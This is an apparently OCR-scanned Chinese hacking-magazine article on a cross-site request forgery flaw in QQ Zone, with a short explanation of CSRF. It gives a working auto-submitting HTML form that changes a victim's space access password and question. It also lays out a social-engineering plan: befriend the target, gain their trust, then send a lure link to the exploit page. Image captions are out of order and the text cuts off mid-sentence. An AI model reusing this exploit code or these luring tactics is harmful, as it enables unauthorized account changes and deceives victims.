


图2




图3

你的空间我做主
——QQ空间跨站请求伪造

spea．TJ→飞

今天小菜我在网上冲浪时无意发现了前辈们公布的一个QQ空间的CSRF漏洞，真是幸运啊！这个漏洞可以修改用户访问时的密码，访问的人数等。

说起CSRF，可能相对于其他漏洞来说不常见，首先介绍下CSRF，给第一次听说的朋友们扫扫盲(*^__^*)。CSRF（Cross-site request forgery）跨站请求伪造，也被称成为“one click attack”或者“session riding”，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。”了解了CSRF后，相信大家清醒了许多吧，接下来步入正文。

漏洞介绍：

在目标用户QQ空间登录的前提下（也可以是QQ的网页游戏，安全中心等一些与网页链接有关的），诱使用户打开含CSRF代码的网页即可执行一定操作，成功利用后就可查看有密码的空间等。以进入密码空间为例说明。环境原因，我这没有实例来给大家演示，先给大家道个歉！拿我自己的空间做一个例子。

准备好CSRF利用代码，存为网页格式文件，CSRF FORM示例代码：

```
<form action="http://w.qzone.qq.com/cgi-bin/right/set_entryright.cgi" method="post">
<input type="hidden" name="seq" value="335" />
<input type="hidden" name="uinlist" value="***" /><!--允许查看用户的列表-->
<input type="hidden" name="entryq1" value="mima?" /><!--问题1-->
<input type="hidden" name="entrya1" value="xiaofei" /><!--答案1-->
<input type="hidden" name="bit" value="3" />
<input type="hidden" name="flag" value="3" />
<input type="hidden" name="uin" value="***" /><!--目标用户QQ号码-->
</form>
<script type="text/javascript">
document.forms[0].submit();
</script>
```

诱使用户打开QQ空间，再访问含有CSRF利用代码的网页即可。首先打开我的空间发现是有密码的，如图1，图2。在登录QQ空间后再访问CSRF网页后，密码就改变了，如图3、图4、图5。




图1

还是那句老话，技术是死的，思路是活的，漏洞关键是看自己如何去利用，就比如怎样来诱使用户登录QQ空间，打开含有CSRF代码的网页。我们可以先加对方好友了解目标对什么感兴趣，套套近乎，搞好关系，然后进一步深入调查，当资料关系搞的差不多的时候，随便来个理由：“进你QQ空间看看，我给你传了一个邪恶的图片，嘿嘿。过几秒中后再发给他个网址，说有你喜欢的东西！当然这个也就是含有咱们CSRF利用代码的网页。就这样，他也就中招了，嘿嘿。”




图2.




图3




图4

我也在网上看到许多人在找空间密码破解器，虽然不能说没有，但是大多数都是病毒，所以大家最好不要去网上找那

